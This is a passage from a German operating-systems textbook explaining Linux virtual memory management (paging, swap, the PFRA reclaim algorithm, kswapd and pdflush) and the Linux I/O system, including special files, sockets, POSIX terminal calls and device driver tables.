Die `vm_area_struct`-Struktur gibt auch an, ob der Bereich Hintergrundspeicher auf der Platte besitzt und falls ja, wo sich dieser befindet. Textsegmente verwenden die ausführbare Datei und Memory-Mapped-Dateien verwenden die Plattendatei als Hintergrundspeicher. Andere Bereiche wie der Stack haben keinen Hintergrundspeicher, bis sie ausgelagert werden müssen.

Ein Dateideskriptor der obersten Ebene, `mm_struct`, sammelt Informationen über alle virtuellen Speicherbereiche, die zu einem Adressraum gehören, Informationen über die einzelnen Segmente (Text, Daten, Stack), über Benutzer, die diesen Adressraum gemeinsam benutzen, und so weiter. Auf alle `vm_area_struct`-Elemente eines Adressraums kann über ihren Speicher-Deskriptor auf zwei Arten zugegriffen werden. Zunächst sind sie in verketteten Listen organisiert, geordnet nach virtuellen Speicheradressen. Dieser Weg ist sinnvoll, wenn auf alle virtuellen Speicherbereiche zugegriffen werden muss oder wenn der Kern nach einer virtuellen Speicherregion einer bestimmten Größe sucht (zum Belegen). Zusätzlich sind die `vm_area_struct`-Einträge in einem binären Rot-Schwarz-Baum organisiert, eine Datenstruktur, die für schnelle Suchläufe optimiert ist. Diese Methode wird angewandt, wenn ein spezieller virtueller Speicher angesprochen werden muss. Indem der Zugriff auf Elemente des Prozessaddressraums über diese beiden Methoden ermöglicht wird, betreibt der Linux-Kern zwar einen höheren Gesamtaufwand pro Prozess, erlaubt es aber verschiedenen Kernoperationen, die Zugriffsmethode auszuwählen, die für die aktuelle Aufgabe am effizientesten ist.

10.4.4 Paging in Linux

Frühe UNIX-Systeme basierten auf einem **Swapper-Prozess**, um ganze Prozesse zwischen Speicher und Platte zu verschieben, sobald nicht mehr alle aktiven Prozesse in den physischen Speicher passten. Wie auch andere moderne UNIX-Versionen verschiebt Linux nicht länger ganze Prozesse. Die Grundeinheit der Speicherverwaltung ist die Seite und fast alle Komponenten der Speicherverwaltung arbeiten auf Seiten-

ebene. Das Swapping-Untersystem operiert ebenfalls auf der Seite und ist eng mit dem **PFR-Algorithmus (Page Frame Reclaiming Algorithm)** verbunden, den wir später in diesem Abschnitt beschreiben werden.

Die grundlegende Idee beim Paging in Linux ist einfach: Ein Prozess muss nicht vollständig im Speicher sein, um ausgeführt zu werden. Alles, was wirklich benötigt wird, sind die Benutzerstruktur und die Seitentabellen. Wenn diese eingelagert sind, so wird der Prozess als „im Speicher“ betrachtet und kann vom Scheduler eingeteilt werden. Die Seiten mit Text-, Daten- und Stacksegmenten werden dynamisch, eine nach der anderen eingebracht, sobald sie referenziert werden. Wenn die Benutzerstruktur und die Seitentabelle nicht im Speicher sind, kann der Prozess nicht ausgeführt werden, bis der Swapper sie einlagert.

Paging wird teilweise vom Kern realisiert und teilweise durch einen neuen Prozess, den **Page-Daemon**. Der Page-Daemon ist Prozess 2 (Prozess 0 ist der Prozess im Leerlauf – traditionell Swapper genannt – und Prozess 1 ist *init*, wie in Abbildung 10.11 gezeigt). Ebenso wie alle anderen Daemons läuft der Page-Daemon in regelmäßigen Abständen. Sobald er gestartet ist, sieht er sich um, ob es etwas für ihn zu tun gibt. Wenn er feststellt, dass die Anzahl der Seiten in der Liste der freien Seiten zu klein ist, dann beginnt er damit, mehr Seiten freizumachen.

Linux ist ein Demand-Paging-System ohne Prepaging und ohne das Konzept des Arbeitsbereichs (obwohl es einen Systemaufruf gibt, mit dem der Benutzer einen Hinweis geben kann, dass eine Seite bald benötigt wird, in der Hoffnung, dass diese dann vorhanden ist). Textsegmente und eingebundene Dateien werden auf ihre entsprechenden Plattendateien ausgelagert. Alles andere wird in den **Swap-Bereich** ausgelagert, also entweder in eine spezielle Auslagerungspartition (falls es eine solche gibt) oder in eine der Auslagerungsdateien (Paging-Dateien) fester Größe. Auslagerungsdateien lassen sich dynamisch hinzufügen und löschen und jeder ist eine Priorität zugeordnet. Das Auslagern in eine eigene Partition, angesprochen als Raw Device, ist aus verschiedenen Gründen effizienter als das Auslagern in eine Datei. Erstens wird die Abbildung zwischen Dateiblöcken und Plattenblöcken nicht benötigt (was Plattenein-/ausgabe durch das Lesen indirekter Blöcke spart). Zweitens sind physische Schreibzugriffe nicht auf eine bestimmte Größe beschränkt, man ist also nicht auf die Größe der Dateiblöcke festgelegt. Drittens wird eine Seite stets kontinuierlich auf Platte geschrieben – bei Verwendung einer Auslagerungsdatei trifft dies möglicherweise nicht zu.

Seiten werden auf dem Auslagerungsgerät bzw. der Auslagerungspartition nicht alloziert, bis sie benötigt werden. Jedes Gerät und jede Datei beginnt mit einer Bitmap, die angibt, welche Seiten frei sind. Wenn eine Seite, die bisher über keinen Hintergrundspeicher verfügt, aus dem Speicher entfernt werden muss, dann wird die Auslagerungspartition bzw. -datei mit der höchsten Priorität gewählt, die noch Platz hat, und eine Seite darin belegt. Im Normalfall hat eine Auslagerungspartition eine höhere Priorität als die Auslagerungsdateien. Die Seitentabelle wird aktualisiert, um anzusehen, dass die Seite nicht länger im Speicher vorhanden ist (z.B. indem das Page-not-Present-Bit gesetzt wird), und die Speicherstelle auf der Platte wird in die Seitentabelle eingetragen.

Der Seitenersetzungsalgorithmus

Die Seitenersetzung funktioniert folgendermaßen. Linux versucht, einige Seiten freizuhalten, so dass sie bei Bedarf angefordert werden können. Natürlich muss dieser Pool ständig wieder aufgefüllt werden. Dies wird durch den **PFRA (Page Frame Reclaiming Algorithm)** erledigt.

Zunächst einmal unterscheidet Linux zwischen vier verschiedenen Seitenarten: *nicht anforderbare (unreclaimable)*, *auslagerbare (swappable)*, *synchronisierbare (syncable)* und *löschbare (discardable)* Seiten. Zu den nicht anforderbaren Seiten gehören reservierte oder gesperrte Seiten, Stacks im Kernmodus und ähnliche Seiten, die nicht ausgelagert werden können. Auslagerbare Seiten müssen auf den Swap-Bereich oder die Auslagerungspartition der Platte zurückgeschrieben werden, bevor die Seite wieder angefordert werden kann. Synchronisierbare Seiten müssen zurück auf die Platte geschrieben werden, wenn sie als „verändert“ markiert wurden. Die löschenbaren Seiten schließlich können sofort angefordert werden.

Zum Zeitpunkt des Bootens startet *init* für jeden Speicherknoten einen Page-Daemon, *kswapd*, und konfiguriert diesen so, dass er in regelmäßigen Abständen läuft. Jedes Mal, wenn *kswapd* aufwacht, überprüft er, ob genügend Seiten verfügbar sind, indem er die niedrigen und hohen Speicherfüllstände mit der aktuellen Speicherausnutzung für jede Speicherzone vergleicht. Falls genug Speicher vorhanden ist, legt er sich wieder schlafen, kann aber auch früher wieder aufgeweckt werden, falls plötzlich mehr Seiten benötigt werden. Wenn der verfügbare Speicher für eine der Zonen unter eine bestimmte Schwelle fällt, initiiert *kswapd* den Algorithmus zur Anforderung der Seitenrahmen, PFRA. Während jedes Durchlaufes wird nur eine bestimmte Anzahl von Seiten angefordert, in der Regel 32. Diese Zahl ist begrenzt, um den Ein-/Ausgabedruck (die Anzahl von Plattenzugriffen, die während der PFRA-Operationen anfallen) zu steuern. Sowohl die Anzahl der angeforderten Seiten als auch die Gesamtmenge der untersuchten Seiten sind konfigurierbare Parameter.

Bei jeder Ausführung versucht PFRA, zuerst leichte Seiten anzufordern, dann fährt er mit den schwierigen fort. Löschbare und nicht referenzierte Seiten können direkt angefordert werden, indem sie in die Freibereichsliste der Zone verschoben werden. Als Nächstes sucht er nach Seiten mit Hintergrundspeicher, auf die länger nicht zugegriffen wurde, dabei wird ein Clock-ähnlicher Algorithmus verwendet. Darauf folgen gemeinsame Seiten, die anscheinend keiner der Anwender häufig benutzt. Die Herausforderung bei der Behandlung der gemeinsamen Seiten ist, dass die Seitentabellen aller Adressräume, die diese Seite ursprünglich gemeinsam genutzt haben, synchron aktualisiert werden müssen, wenn ein Seiteneintrag angefordert wird. Linux verwaltet effiziente baumähnliche Datenstrukturen, um leicht alle Nutzer einer gemeinsamen Seite zu finden. Dann werden gewöhnliche Benutzerseiten gesucht. Falls diese verdrängt werden sollen, müssen sie vom Scheduler zum Schreiben in den Swap-Bereich eingeteilt werden. Die **Swappiness** eines Systems, d.h. das Verhältnis von Seiten mit Hintergrundspeicher zu Seiten, die zur Auslagerung von PFRA ausgesucht wurden, ist ein steuerbarer Parameter des Algorithmus. Falls schließlich eine Seite ungültig,

nicht im Speicher, gemeinsam genutzt, im Speicher mit einer Sperre belegt oder für DMA benutzt wird, wird sie übersprungen.

PFRA benutzt einen Clock-ähnlichen Algorithmus, um Seiten innerhalb einer bestimmten Kategorie zum Verdrängen auszuwählen. Der Kern dieses Algorithmus ist eine Schleife, die in jeder Zone die aktiven und inaktiven Listen durchsucht und versucht, verschiedene Typen von Seiten mit unterschiedlichen Dringlichkeitsstufen anzufordern. Der Dringlichkeitswert wird als Parameter übergeben und teilt dem Prozess mit, wie viel Aufwand betrieben werden sollte, um einige Seiten anzufordern. Gewöhnlich bedeutet dies, wie viel Seiten untersucht werden sollen, bevor der Algorithmus aufgibt.

Während der Ausführung von PFRA werden Seiten zwischen der aktiven und der inaktiven Liste bewegt, wie in ►Abbildung 10.18 beschrieben. Um gewisse Heuristiken zu unterstützen und um Seiten zu finden, die nicht referenziert wurden und wahrscheinlich in nächster Zeit nicht benötigt werden, verwaltet PFRA zwei Flags pro Seite: aktiv/inaktiv und referenziert/nicht referenziert. Diese beiden Flags codieren vier Zustände, wie in Abbildung 10.18 zu sehen ist. Bei der ersten Untersuchung der Seitenmenge löscht PFRA die Referenzbits. Falls beim zweiten Durchlauf der Seite festgestellt wird, dass auf die Seite zugegriffen wurde, dann wird die Seite zu einem anderen Zustand weitergeschoben, an dem die Wahrscheinlichkeit geringer ist, dass die Seite angefordert wird. Andernfalls wird die Seite zu einem Zustand verschoben, an dem die Wahrscheinlichkeit der Verdrängung höher ist.

Seiten auf der inaktiven Liste, auf die seit der letzten Untersuchung nicht mehr zugegriffen wurde, sind die besten Kandidaten für die Auslagerung. Es sind Seiten, bei denen sowohl *PG_active* als auch *PG_referenced* auf null gesetzt sind (siehe Abbildung 10.18). Seiten können bei Bedarf jedoch auch dann angefordert werden, wenn sie in einem der anderen Zustände sind. Der *Auffüllen*-Pfeil stellt dies in Abbildung 10.18 dar.




Abbildung 10.18: Seitenzustände, die im Algorithmus zur Seitenrahmenersetzung betrachtet werden

PRFA hält Seiten in der inaktiven Liste, obwohl diese möglicherweise referenziert wurden, um Situationen wie die folgende zu verhindern. Betrachten wir einen Prozess, der regelmäßig jeweils einmal pro Stunde auf verschiedene Seiten zugreift. Bei einer Seite,

auf die seit der letzten Schleife zugegriffen wurde, ist somit das Referenz-Flag gesetzt. Da die Seite aber innerhalb der nächsten Stunde nicht wieder benötigt wird, gibt es keinen Grund, warum sie nicht als Kandidat für eine Anforderung in Betracht kommen sollte.

Ein Aspekt des Speicherverwaltungssystems, den wir bisher noch nicht erwähnt haben, ist ein zweiter Daemon, *pdflush*. Dies ist eigentlich eine Menge von Hintergrund-Daemon-Threads. Der *pdflush*-Thread wacht entweder in regelmäßigen Abständen auf, in der Regel alle 500 ms, um sehr alte, veränderte Seiten zurück auf die Platte zu schreiben, oder er wird explizit vom Kern aufgeweckt, wenn die verfügbare Speichermenge unter einen bestimmten Schwellenwert fällt, um die veränderten Seiten vom Seiten-cache auf die Platte zu schreiben. Im **Laptop-Modus** werden modifizierte Seiten jedes Mal auf die Platte geschrieben, wenn *pdflush* aufwacht, um Energie zu sparen. Veränderte Seiten können auch auf ausdrückliche Anforderung zur Synchronisation auf die Platte zurückgeschrieben werden, dazu stehen Systemaufrufe wie `sync`, `orfsync` oder `fdatasync` zur Verfügung. Ältere Linux-Versionen benutzten zwei separate Daemons: *kupdate* zum Zurückschreiben von alten Seiten und *bdflush* zum Zurückschreiben, wenn die Speichermenge zu gering wird. Im 2.4-Kern war diese Funktionalität in den *pdflush*-Threads integriert. Die Entscheidung, mehrere Threads einzusetzen, wurde getroffen, um lange Plattenwartzeiten zu verbergen.

10.5 Ein-/Ausgabe in Linux

Das Ein-/Ausgabesystem in Linux ist einigermaßen geradlinig und ebenso wie das anderer UNIX-Systeme aufgebaut. Grundsätzlich sehen alle Ein-/Ausgabegeräte wie Dateien aus und werden wie gewöhnliche Dateien mit den gleichen `read`- und `write`-Systemaufrufen angesprochen. In manchen Fällen müssen Geräteparameter gesetzt werden, wofür ein spezieller Systemaufruf zur Verfügung steht. Wir werden diese Punkte in den folgenden Abschnitten untersuchen.

10.5.1 Grundlegende Konzepte

Wie alle Rechner haben auch diejenigen, auf denen Linux läuft, Ein-/Ausgabegeräte wie Platten, Drucker und Netzwerkverbindungen. Es wird eine Methode benötigt, die es Programmen erlaubt diese Geräte anzusprechen. Grundsätzlich sind verschiedene Lösungen möglich, doch Linux hat sich dafür entschieden, die Geräte als sogenannte **Spezialdateien** in das Dateisystem zu integrieren. Jedem Gerät wird ein Pfadname zugeordnet, normalerweise im Verzeichnis `/dev`. Eine Platte zum Beispiel könnte `/dev/hd1` sein, ein Drucker `/dev/lp` und das Netzwerk `/dev/net`.

Diese Spezialdateien können genauso angesprochen werden wie beliebige andere Dateien. Es werden keine speziellen Kommandos oder Systemaufrufe benötigt. Die normalen `open`-, `read`- und `write`-Aufrufe funktionieren weiterhin. Das Kommando

```
cp datei /dev/lp
```

kopiert beispielsweise *datei* zum Drucker, was das Ausdrucken von *datei* bewirkt (vor ausgesetzt, der Benutzer hat das Recht, */dev/lp* anzusprechen). Programme können Spezialdateien auf die gleiche Weise wie reguläre Dateien öffnen, lesen und schreiben. Tatsächlich ist dem *cp*-Programm in obigem Beispiel nicht bewusst, dass es druckt. Es ist also kein spezieller Mechanismus für Ein-/Ausgabe notwendig.

Spezialdateien werden in zwei Kategorien unterteilt: Block- und Zeichendateien. Eine **Blockdatei** (*block special file*) besteht aus einer Folge von nummerierten Blöcken. Die Haupteigenschaft einer Blockdatei ist, dass jeder Block einzeln adressiert und benutzt werden kann. Mit anderen Worten, ein Programm kann eine Blockdatei öffnen und beispielsweise Block 124 lesen, ohne vorher die Blöcke 0 bis 123 lesen zu müssen. Blockdateien werden normalerweise für Platten verwendet.

Zeichendateien (*character special file*) werden normalerweise für Geräte verwendet, die einen Strom von Zeichen ein- oder ausgeben. Tastaturen, Drucker, Netzwerke, Mäuse, Plotter und die meisten anderen Geräte, die Daten produzieren oder entgegennehmen, verwenden Zeichendateien. Es ist nicht möglich (und auch nicht sinnvoll), den Block 124 in einer Maus zu suchen.

Mit jeder Spezialdatei ist ein Gerätetreiber verbunden, der das entsprechende Gerät verwaltet. Jeder Treiber hat eine sogenannte **Hauptgerätenummer** (*major device number*) zur Identifikation. Wenn ein Treiber mehrere Geräte unterstützt, zum Beispiel zwei Platten vom gleichen Typ, so hat jedes Gerät eine **Nebengerätenummer** (*minor device number*), um es zu identifizieren. Zusammen identifizieren die Haupt- und die Nebengerätenummer eindeutig jedes Ein-/Ausgabegerät. In einigen Fällen verwaltet ein Gerätetreiber zwei eng zusammenhängende Geräte. Der Treiber, der mit */dev/tty* verknüpft ist, verwaltet zum Beispiel sowohl die Tastatur als auch den Bildschirm, die zusammen oft als ein Gerät, das Terminal, betrachtet werden.

Obwohl auf die meisten Zeichendateien nicht wahlfrei zugegriffen werden kann, müssen diese oft auf eine Weise kontrolliert werden, die für Blockdateien nicht notwendig ist. Betrachten wir zum Beispiel Eingaben von der Tastatur, die auf dem Bildschirm dargestellt werden. Wenn dem Benutzer ein Tippfehler unterläuft und er das letzte eingegebene Zeichen löschen möchte, so drückt er eine Taste. Manche Leute bevorzugen die Verwendung der Rücktaste, andere ENTF. Auch zum Löschen der gesamten gerade eingegebenen Zeile existieren eine Reihe von Konventionen. Traditionell wurde dafür @ benutzt, aber mit der Verbreitung von E-Mail (wo @ in der E-Mail-Adresse verwendet wird) haben viele Systeme STRG-U oder ein anderes Zeichen dafür belegt. Ebenso muss für die Unterbrechung des laufenden Programms eine spezielle Taste gedrückt werden. Auch hier hat jeder unterschiedliche Vorlieben. STRG-C ist zwar verbreitet, aber nicht allgemeingültig.

Statt eine Festlegung zu treffen und jeden dazu zu zwingen, diese zu verwenden, erlaubt es Linux dem Benutzer, diese und andere Spezialfunktionen einzustellen. Normalerweise steht ein spezieller Systemaufruf zur Verfügung, um diese Optionen zu setzen. Dieser Systemaufruf behandelt auch die Tabulatorabstände, das An- und Abschalten des Echoing von Zeichen, die Umwandlung zwischen Wagenrücklauf und Zeilenvorschub und andere Punkte. Dieser Systemaufruf steht für reguläre oder Blockdateien nicht zur Verfügung.

10.5.2 Netzwerkimplementierung

Ein anderes Beispiel für Ein-/Ausgabe ist das Netzwerk, wie es von Berkeley-UNIX vorbereitet und von Linux mehr oder weniger originalgetreu übernommen wurde. Das Grundkonzept im Entwurf von Berkeley ist der **Socket**. Sockets sind eine Analogie zu Postfächern oder Telefonsteckdosen, da sie es dem Benutzer ermöglichen, sich mit dem Netzwerk zu verbinden, so wie man sich durch Postfächer mit dem Postsystem verbinden kann oder durch Telefonsteckdosen und angeschlossenes Telefon mit dem Telefonnetz verbinden kann. Die Position von Sockets ist in ►Abbildung 10.19 zu sehen.




Abbildung 10.19: Die Verwendung von Sockets für Netzwerke

Sockets können dynamisch erzeugt und aufgelöst werden. Das Erstellen eines Sockets liefert einen Dateideskriptor, der für den Verbindungsaufbau, das Lesen und Schreiben der Daten sowie die Freigabe der Verbindung benötigt wird.

Jeder Socket unterstützt eine spezielle Art der Netzwerkverbindung, die beim Erstellen des Sockets angegeben wird. Die wichtigsten Arten sind:

1. Zuverlässiger, verbindungsorientierter Bytestrom
2. Zuverlässiger, verbindungsorientierter Paketstrom
3. Unzuverlässige Paketübertragung

Der erste Typ ermöglicht es zwei Prozessen auf unterschiedlichen Maschinen, eine Verbindung zwischen ihnen aufzubauen, die einer Pipe entspricht. Bytes werden an einem Ende hineingepumpt und kommen in der gleichen Reihenfolge am anderen Ende heraus. Das System garantiert, dass alle gesendeten Bytes in der gleichen Reihenfolge ankommen, in der sie gesendet wurden.

Der zweite Typ ist ähnlich wie der erste, jedoch mit der Ausnahme, dass Paketgrenzen erhalten bleiben. Wenn der Sender fünf getrennte Aufrufe von `write` mit jeweils 512 Byte ausführt und der Empfänger 2.560 Byte lesen möchte, werden beim ersten Typ 2.560 Byte auf einmal zurückgegeben. Mit einem Socket vom Typ 2 werden nur 512 Byte zurückgegeben. Vier weitere Aufrufe sind notwendig, um den Rest zu erhalten. Der dritte Typ wird verwendet, um dem Benutzer den Zugriff auf das rohe Netzwerk zu geben. Dieser Typ ist insbesondere für Echtzeitanwendungen und für Situa-

tionen sinnvoll, in denen der Benutzer ein spezielles Fehlerbehandlungsschema verwenden möchte. Pakete können verloren gehen oder durch das Netzwerk umgeordnet werden. Es gibt keine Garantien wie bei den ersten beiden Verbindungsarten. Der Vorteil dieses Modus ist die Performanz, die manchmal wichtiger als die Zuverlässigkeit ist (z.B. für Multimedia, wo Geschwindigkeit mehr zählt als Korrektheit).

Wenn ein Socket erstellt wird, dann gibt einer der Parameter das zu verwendende Protokoll an. Für zuverlässige Byteströme ist das bekannteste Protokoll **TCP (Transmission Control Protocol)**. Für die unzuverlässige Paketübertragung ist **UDP (User Datagram Protocol)** die übliche Wahl. Beide liegen oberhalb von **IP (Internet Protocol)**. All diese Protokolle haben ihre Wurzeln im ARPANET des US-Verteidigungsministeriums und bilden heute die Grundlage des Internets. Für zuverlässige Paketströme gibt es kein allgemeines Protokoll.

Bevor ein Socket verwendet werden kann, muss eine Adresse an ihn gebunden werden. Diese kann in einem von mehreren verschiedenen Namensräumen liegen. Der üblichste ist der Internetnamensraum, der 32-Bit-Zahlen für die Benennung der Endpunkte in Version 4 und 128-Bit-Zahl in Version 6 verwendet. (Version 5 war ein Experimentsystem, dem nie der Aufstieg in die erste Liga gelang.)

Wenn sowohl beim Empfänger als auch bei der Quelle ein Socket erstellt wurde, kann eine Verbindung zwischen den beiden aufgebaut werden (für verbindungsorientierte Kommunikation). Eine der beiden Seiten führt einen `listen`-Systemaufruf für einen lokalen Socket aus, wodurch ein Puffer erstellt wird. Dann wird blockiert, bis Daten eintreffen. Die andere Seite führt einen `connect`-Systemaufruf mit dem Dateideskriptor eines lokalen Sockets und der Adresse eines entfernten Sockets als Parameter aus. Wenn die entfernte Partei den Aufruf akzeptiert, baut das System eine Verbindung zwischen den Sockets auf.

Wurde einmal eine Verbindung eingerichtet, dann arbeitet sie analog zu einer Pipe. Ein Prozess kann unter Verwendung des Dateideskriptors für den lokalen Socket davon lesen und darauf schreiben. Wenn die Verbindung nicht mehr benötigt wird, so kann sie auf die übliche Art unter Verwendung des `close`-Systemaufrufes geschlossen werden.

10.5.3 Systemaufrufe zur Ein-/Ausgabe in Linux

Jedes Ein-/Ausgabegerät in einem Linux-System ist im Allgemeinen mit einer Spezialdatei verbunden. Die meisten Ein- und Ausgaben können durch Verwendung der richtigen Datei durchgeführt werden, wodurch keine speziellen Systemaufrufe benötigt werden. Trotzdem besteht manchmal der Bedarf nach etwas Gerätespezifischem. Bevor es POSIX gab, hatten die meisten UNIX-Systeme den Systemaufruf `ioctl`, der eine große Anzahl an gerätespezifischen Aktionen auf Spezialdateien durchführte. Im Laufe der Jahre wurde daraus ein richtiges Chaos. POSIX hat dieses Chaos aufgeräumt, indem seine Funktionen in verschiedene Funktionsaufrufe, in erster Linie für Terminalgeräte, aufgeteilt wurden. In Linux und modernen UNIX-Systemen ist es implementierungsabhängig, ob jeder davon ein eigener Systemaufruf ist oder sich alle einen Systemaufruf oder etwas anderes teilen.

Die ersten vier Systemaufrufe, die in ► Abbildung 10.20 aufgeführt sind, werden zum Lesen und Setzen der Terminalgeschwindigkeit verwendet. Es werden unterschiedliche Aufrufe für Eingaben und Ausgaben bereitgestellt, da einige Modems mit geteilten Geschwindigkeiten arbeiten. Alte Videotextsysteme zum Beispiel erlauben den Zugriff auf öffentliche Datenbanken mit kurzen Anfragen von zu Hause zum Server mit 75 Bit/s, wobei die Antwort mit 1.200 Bit/s zurückkommt. Dieser Standard wurde eingeführt, als es zu teuer war, 1.200 Bit/s in beide Richtungen für private Haushalte bereitzustellen. Die Zeiten haben sich in der Welt der Netzwerke inzwischen geändert. Dennoch gibt es diese Asymmetrie immer noch, einige Telefongesellschaften bieten einen Dienst mit 8 Mbps für eingehende und 512 Kbps für ausgehende Daten an. Dieser Dienst wird als **ADSL (Asymmetric Digital Subscriber Line)** bezeichnet.

Funktionsaufruf	Beschreibung
<code>s = cfsetospeed(&termios, speed)</code>	Ausgabegeschwindigkeit setzen
<code>s = cfsetspeed(&termios, speed)</code>	Eingabegeschwindigkeit setzen
<code>s = cfgetospeed(&termios, speed)</code>	Ausgabegeschwindigkeit abfragen
<code>s = cfgetispeed(&termios, speed)</code>	Eingabegeschwindigkeit abfragen
<code>s = tcsetattr(fd, opt, &termios)</code>	Attribute setzen
<code>s = tcgetattr(fd, &termios)</code>	Attribute abfragen

Abbildung 10.20: Die wichtigsten POSIX-Aufrufe zur Verwaltung von Terminals

Die letzten beiden Aufrufe in der Liste dienen dem Setzen und Auslesen der Spezialzeichen, die zum Löschen von Zeichen oder Zeilen, für die Unterbrechung von Prozessen und Ähnlichem verwendet werden. Es existieren noch weitere Funktionsaufrufe für Ein-/Ausgabe, aber diese sind eher speziell und werden hier nicht weiter besprochen. Außerdem gibt es auch den Aufruf `ioctl` immer noch.

10.5.4 Implementierung der Ein-/Ausgabe in Linux

Ein-/Ausgabe in Linux wird mit einem Gerätetreiber pro Gerätetyp implementiert. Die Aufgabe des Treibers besteht darin, den Rest des Systems von den Eigenheiten der Hardware zu isolieren. Durch die Bereitstellung von Standardschnittstellen zwischen den Treibern und dem Rest des Betriebssystems kann der größte Teil des Ein-/Ausgabesystems in den maschinenunabhängigen Teil des Kerns gelegt werden.

Wenn ein Benutzer eine Spezialdatei anspricht, stellt das System deren Haupt- und Nebengerätenummer (*major/minor device number*) fest und ob es eine Block- oder Zeichendatei ist. Die Hauptgerätenummer wird als Index in eine von zwei internen Hashtabellen benutzt, die Datenstrukturen für zeichen- bzw. blockorientierte Geräte enthalten. Die Struktur, die dort abgelegt ist, enthält Zeiger auf die Prozeduren, die zum Öffnen, Lesen, Schreiben usw. des Gerätes aufgerufen werden müssen. Die Nebengeräte-

nummer wird als Parameter übergeben. Das Hinzufügen eines neuen Gerätes bedeutet dann einen neuen Eintrag in einer dieser Tabellen und die Bereitstellung der Prozeduren, die für die verschiedenen Operationen auf diesem Gerät benötigt werden.

Einige der Operationen, die mit verschiedenen zeichenorientierten Geräten verbunden sein könnten, sind in ►Abbildung 10.21 zu sehen. Jede Zeile bezieht sich auf ein einzelnes Ein-/Ausgabegerät (d.h. auf einen einzelnen Treiber). Die Spalten repräsentieren die Funktionen, die jeder zeichenorientierte Treiber bereitstellen muss. Es existieren auch noch einige andere Funktionen. Wenn eine Operation auf einer Zeichendatei ausgeführt wird, indiziert das System die Hashtabelle der zeichenorientierten Geräte, um die entsprechende Struktur auszuwählen, und ruft dann die entsprechende Funktion auf. Jede der Dateioperationen enthält also einen Zeiger auf eine Funktion, die in dem jeweiligen Treiber enthalten sind.

Gerät	open	close	read	write	ioctl	Andere
Null	null	null	null	null	null	...
Speicher	null	null	mem_read	mem_write	null	...
Tastatur	k_open	k_close	k_read	error	k_ioctl	...
Terminal	tty_open	tty_close	tty_read	tty_write	tty_ioctl	...
Drucker	lp_open	lp_close	error	lp_write	lp_ioctl	...

Abbildung 10.21: Einige der Dateioperationen, die für typische zeichenorientierte Geräte angeboten werden

Jeder Treiber ist in zwei Teile aufgeteilt, die beide zum Linux-Kern gehören und beide im Kernmodus laufen. Die obere Hälfte läuft im Kontext des Aufrufers und bildet die Schnittstelle zum Rest von Linux. Die untere Hälfte läuft im Kontext des Kerns und interagiert mit dem Gerät. Treiber dürfen Aufrufe von Kernprozeduren zur Speicherbelegung, Zeitverwaltung und DMA-Steuerung und andere Dinge durchführen. Die Menge der erlaubten Kernfunktionen ist in einem Dokument namens **Kern-Treiber-Schnittstelle** (*Driver-Kernel Interface*) festgeschrieben. Das Schreiben von Gerätetreibern für UNIX ist detailliert in (Egan and Teixeira, 1992; Rubini et al., 2005) beschrieben.

Das Ein-/Ausgabesystem ist in zwei Hauptkomponenten aufgeteilt: die Verwaltung von Blockdateien und die Verwaltung von Zeichendateien. Wir werden diese Komponenten nacheinander betrachten.

Das Ziel des Systemteils, der Ein-/Ausgaben auf Blockdateien (z.B. Platten) durchführt, ist die Minimierung der durchzuführenden Transfers. Um dieses Ziel zu erreichen, haben Linux-Systeme einen **Cache** zwischen dem Plattentreiber und dem Dateisystem (siehe ►Abbildung 10.22). Vor dem 2.2-Kern hat Linux Seiten- und Puffer-Caches vollständig getrennt verwaltet, so dass eine Datei, die sich in einem Plattenblock befand, in beiden Caches zwischengespeichert werden konnte. Neuere Linux-Versionen haben einen vereinten Cache. Eine *generische Blockschicht* hält diese Komponenten zusammen, führt die notwendigen Übersetzungen zwischen Plattensektoren, Blöcken, Puffern und Datenseiten durch und ermöglicht Operationen auf diesen.

Der Cache ist eine Tabelle im Kern, die Tausende der zuletzt genutzten Blöcke enthält. Wenn ein Block von der Platte aus irgendeinem Grund benötigt wird (I-Node, Verzeichnis oder Daten), dann wird zunächst überprüft, ob er im Cache ist. Ist dies der Fall, so wird er von dort genommen und ein Plattenzugriff ist nicht notwendig, wodurch eine große Verbesserung der Systemperformanz erreicht wird.




Abbildung 10.22: Das Ein-/Ausgabesystem von Linux mit einem Dateisystem detailliert dargestellt

